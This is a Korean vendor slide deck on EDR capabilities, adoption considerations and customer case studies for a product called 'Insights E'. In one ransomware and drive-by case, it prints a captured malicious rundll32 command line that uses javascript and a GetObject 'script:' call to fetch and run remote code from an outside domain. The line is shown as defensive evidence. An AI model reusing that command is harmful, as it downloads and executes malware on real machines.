



EDR 구축 및 활용 사례

2018.09

337개

Global EDR 제품
(Y17, Gartner 기준)

197개

**국내 출시된
외산 제품**
(현재, 자체 조사)

10개

**출시 완료/예정
국내 제품**
(현재, 매체 조사)

EDR 춘추 전국 시대



- ✓ 남들은 **정말** EDR을 구입했을까?
- ✓ 어떤 **기준**으로 무슨 제품을 구입했을까?
- ✓ **왜** 구입했을까? (Use Case)

EDR 핵심역량 및 도입 고려사항



EDR 핵심역량(Critical Capabilities)

1. Detection(탐지)

- ✓ 잠재 또는 발현된 위협의 탐지
- ✓ 데이터 수집 범위(range) 및 형태(format)에 따라 탐지 역량 차이
- ✓ 'User + Endpoint + Network Event' 의 연관된 조합이 가장 가치 있다고 판단
- ✓ 'Known, Unknown' 등 위협 대응 포트폴리오와 Mixed Technique

2. Investigation(조사)


- ✓ (탐지된 위협에 대한) 기술(Technical)적, 사업(Business)적 Impact 고려 필요
- ✓ 연관추적, 근원분석 등을 통한 '미 발현 위협 탐지(Threat Hunting)' 와 '원점타격'
- ✓ 자연어 질의(query) / Chain Visualization & Pivot / Fetching File & Dump 등의 기능 제공 여부
- ✓ 샌드박스, 클라우드, CTI Feed 등 외부 연동을 위한 다양한 인터페이스(API 등)

3. Containment and Remediation (통제, 복구)

- ✓ 기 운영중인 솔루션 및 프로세스와의 연계를 통한 대응
- ✓ 중지, 차단, 고립(Isolation) 등의 '대응적 조치' 와 예외 사항 탐지 등 '예방적 조치'의 혼용
- ✓ 치료, 롤백(Rollback) 위협 발생 이전 시점으로의 회귀


EDR 도입 고려사항 ① 위협 대응 포트폴리오

- 누수 없는 '위협대응 범위' 와 '운영효율' 을 고려한 포트폴리오 필요





EDR 도입 고려사항 ② 정보 수집 및 분석

- 정보 수집의 빈도와 수준(depth)은 위협 대응 목적 및 역할에 부합 되어야 함
- 과도한 정보수집은 오히려 사용성과 효율성의 저하를 초래



EDR 도입 고려사항 ③ 구성 및 동작

- '수집 - 분석/탐지 - 대응' 프로세스의 효율적 운영을 위한 구성의 고려가 필요



- 도입 빠르고 운영 용이
- 중소기업 등 적합
- 네트워크 단절 영향
- 단말 증가 시 비용 급증

- 단말 부하 감소
- 장기 감사증적 용이
- 단말 증가와 복잡도 증가
- Scale-out 고려


- 상세한 증거 수집 과 분석
- 빠르고 정교한 대응
- 단말 부하 증가
- 장애, 충돌 우려

EDR 활용사례




Insights E 도입 현황(18년 8월 현재)


도입 연도 별




산업군 별



Node 별



일일 평균 위협 탐지 건 수(IOC + ML)



보안 정책의 운용

망 분리된 폐쇄 망 환경 입니다.
깨끗한 네트워크 라는 의미 이지요.

보안 관리자의 고민

그런데 말입니다...
무엇인가가 자꾸 발생합니다.

Insights E 활용 사례 ① 가시성 확보

- 'OOO사' 는 망분리(폐쇄망) 환경의 철저한 관리를 자신했으나
- 도입 후 게임, 메신저, 크랙(crack) 등 비 인가 어플리케이션의 동작을 확인
- 사용자, IP 등을 확인하여 통보, (삭제) 조치 함

The screenshot displays the Index endpoint- dashboard with several monitoring panels:

- 사용자별 접속현황**: Table showing user connection counts by category.
- IP별 접속현황**: Table showing connection counts by IP address.
- 접속발생 프로세스 현황**: Table showing connection counts by process name. **NDrive.exe** is highlighted with a red box, showing a count of 32.
- 목적지IP별 현황**: Table showing connection counts by destination IP.
- 최근 동작 프로세스**: Table showing recently active processes.
- 최근 생성 파일**: Table showing recently generated files.

Below the main dashboard, there are smaller panels for '사용자별 접속현황', 'IP별 접속현황', and '목적지IP별 현황', with 'NDrive.exe' also highlighted in the first panel.

관련 메뉴 - 대시보드 / 단말네트워크 통신 등

보안 정책의 운용

모든 단말에 AV(백신)을 사용하고 있으며
패치관리도 꼼꼼하게 하고 있습니다.

보안 관리자의 고민

그런데...
랜섬웨어 감염 등 사고가 자주 발생합니다.

Insights E 활용 사례 ② 악성코드 대응

- '000사' 는 무료 AV(백신) 제품을 사용 하였으나 랜섬웨어 감염이 연이어 발생
- EDR 제품 도입 후 다양한 기능을 종합적으로 활용
- 랜섬웨어 감염 사례가 현저히 감소함

감염 날짜	6월 19일	7월 7일	7월 13일	7월 16일
악성코드 군	Cerber	Matrix	Matrix	Matrix
해쉬(hash)	025FD926CXXXXXX	97E50186521EXXXX	3B214914C30XXXX	F410A1DCD99XXXX
AV(백신) 대응 날짜	미 조회 (해쉬값이 조회되지 않음)	A 백신: 07월 09일	A 백신: 07월 14일	A 백신: 07월 16일
		B 백신: 07월 09일	B 백신: 07월 14일	-
		C 백신: 07월 09일	C 백신: 07월 14일	B 백신: 07월 16일
		D 백신: 07월 09일	D 백신: 07월 09일	-
		E 백신: 07월 09일	E 백신: 07월 14일	-
EDR 대응 날짜		C 제품: 04월 20일	C 제품: 07월 10일	C 제품: 07월 10일
		I 제품: 06월 07일	I 제품: 06월 07일	I 제품: 06월 07일
		S 제품: 05월 16일	S 제품: 05월 16일	S 제품: 05월 16일
		E 제품: 07월 06일	-	E 제품: 07월 13일

바이러스토탈(VT) 조회 결과

보안 정책의 운용

사고 발생 시 공지(notice) 및 사내 공유 등을
통해서 유사/재발 방지에 힘쓰고 있습니다.

보안 관리자의 고민

그런데도...
유사 사고가 발생합니다.

Insights E 활용 사례 ③ 위협 선제 대응

- '000사' 는 조사 중, 감염자의 반복행위(특정 웹 사이트 접속)를 확인
- 웹 사이트에서 플래시(Flash) 관련 취약점을 이용한 악성코드 배포사실을 확인
- 해당 웹사이트 및 악성코드 유포지에 대하여 전사 접근 금지 조치 함

The screenshot displays the 'Insights E' interface with a process flow diagram on the left and a detailed view of the 'rundll32.exe' process on the right.

Process Flow Diagram:

1. 인터넷 익스플로러(IE)로 TV다시보기 사이트 접속 (Internet Explorer (IE) connects to TV website)
2. 스크립트 실행되며 URL Redirection (Script execution and URL redirection)
3. 악성파일 다운로드 (Malicious file download)
4. Rename 후 Local 실행 (Rename and local execution)

Process Details (rundll32.exe):

- Parent process:** explorer.exe
- Event time:** 2017-12-21 11:17:02
- Path:** C:\Windows\System32\rundll32.exe
- Process ID:** 8600
- Command line:** C:\Windows\System32\rundll32.exe "javascript:~_mshhtml.RunHTMLApplication(\"document.write().GetObject(\"script:http://da11fce400.markswor ld/1be2d7453377403cd8b6c853ff4d7c8\")
- File name:** rundll32.exe
- MD5:** 511388EEA3E2C21EC44D0932C71762A8
- Size:** 44,544 bytes
- IP:** 192.168.
- MAC:** 40:61:86:7D:
- Host name:** -PC
- User ID:** 910603
- User name:**

External Links: VirusTotal, malwares.com, Google

URLs mentioned in the diagram:

- * <http://xxxxxxtv.com>
- * <http://korxxxxxxtv.com>
- * <http://8dag8ey1fe9el.xxxxxxx.online> 차단

관련 메뉴 - 분석 / 이벤트 상세 정보

보안 정책의 운용


역할, 부서별 필수 S/W를 정의하여 운영중이며
게임, 메신저 등은 업무시간 내 사용이 불가합니다.

보안 관리자의 고민

사실은...
몰래 설치 및 삭제하는 사용자와 싸울 때가
있습니다.

Insights E 활용 사례 ④ 컴플라이언스(증적)

- 'OOO사' 는 업무용 소프트웨어 규정을 운영중이나 미 이행 사례가 빈번
- 불법/비 업무 소프트웨어 사용자 탐지 후 1차 경고, 2차 네트워크 사용을 제한함
- 직원 반발 시 관련내용을 증거로 제시하여 삭제 등 이행을 유도



관련 메뉴 - 대시보드 / 프로세스 분석 등

보안 정책의 운용

감염 사고 발생 시 '네트워크 분리 → 조사 → 포맷' 순으로 조치 하고 보고서를 상신합니다.

보안 관리자의 고민

동일한 파일을 가지고 있는 사용자가
있으면 어찌죠?
관리하는 PC가 3,000대가 넘습니다.

Insights E 활용 사례 ⑤ Global Ban (전사 금지)

- 'OOO사'에서 운영중인 IPS에 내부망에서 외부 악성 IP로의 접속이 감지됨
- 해당 단말을 조사하여 특정 폴더에 악성파일 XXX.exe 의 존재 및 실행 사실을 확인
- 미 실행 된 동일한 파일을 보유한 사용자 2명을 추가로 탐지하여 삭제 조치 함

기본 정보 | 위험 이벤트

Threat ID: D5A6FAFE036062918D9066835EE7087E
 Alert type: 악성파일
 File name: .exe
 File size: 3,026,600 bytes
 MD5: 3D9066835EE7087E

Classification: Adware

위험도: High | 신뢰도: 44% | 머신러닝 악성

탐지시각: First seen 2018-05-01 07:26:24, Last seen 2018-05-01 07:15:09

전자서명: 서명여부: 서명됨, 전자서명 검증: 신뢰할 수 있는 서명, 발급자: GlobalSign CodeSigning CA - SHA256 - G3, 주체: 3DP, 서명날짜: 2018-05-01 07:27:33, 지문: 2CA624EF4EA844...F3D773598952E921

상태	사용자 IP	사용자명	호스트명	개발대응정책	파일경로	최초탐지시각	최종탐지시각
	172.29.103.62	김	DESKTOP-VGVT...		> D:\W\...\.exe	2018-05-01 07:24	2018-05-01 07:26:58
	172.29.20.82	유	DESKTOP-CQTM...		> C:\Users\김용민\Desktop\새 폴더\3...exe	2018-05-01 07:09	2018-05-01 07:15:09

관련 메뉴 - 분석 / 위협목록

결론



EDR 해결과제 및 발전 방향

• EDR 도입 및 운용에 대한 보안 담당자(부서)의 우려사항

1. 도입, 운영 부담

- ✓ OO 제품의 경우 '탐지 - 분석 - 대응' 을 위하여 3개 에이전트 설치 필요
- ✓ DRM, DLP 등 기존 보안제품과의 충돌(블루스크린)
- ✓ 정보수집 등 보안기능 수행에 따른 사용자(user) 와의 이견 및 충돌
- ✓ Agent 배포 어려움 (인증서 이슈 등)

2. 탐지 역량, 결과의 신뢰

- ✓ 미탐지, 오탐지, 과탐지 현상의 발생과 이해 어려움
- ✓ 탐지 결과의 신뢰성
- ✓ 탐지 결과와 실제 대응(Response) 연결 어려움

3. 목적 적합성

- ✓ 필요성은 인지하고 있으나 운영 여력 부족
- ✓ 탐지 및 후속작업을 위한 (담당자/부서) 업무 증가 우려
- ✓ 우리는 상세한 분석보다 빠른 대응이 필요하다

발전방향

MDR:

Managed
Detection and
Response
Services

SOAR:

Security
Orchestration
Automation
and Response

SoCS:

Security
Operation
Center as a
Service

'전체 인프라 대상 전방위 위협 대응 체계 확보'


'네트워크, 단말, 사람' 을 아우르는 보안관리 필요

지능형 위협의 탐지 및 대응

전 방위 가시성 확보

(보안)관리 운용 효율화


- 과거 네트워크 위주의 정보보안 투자가 지속되었으나 보안 사고는 여전히 증가 하며 특히 랜섬웨어 등 단말 및 사람(User)과 연관된 보안사고는 큰 사회적 문제로 대두
- 보안 사고 발생 시 여러 어려움으로 사고 방지 및 예방 등 대응(Response) 한계



[예산 편성률(%)]



[정보보호 제품 이용률(%)]



[침해사고 피해유형(%)]



Thank you!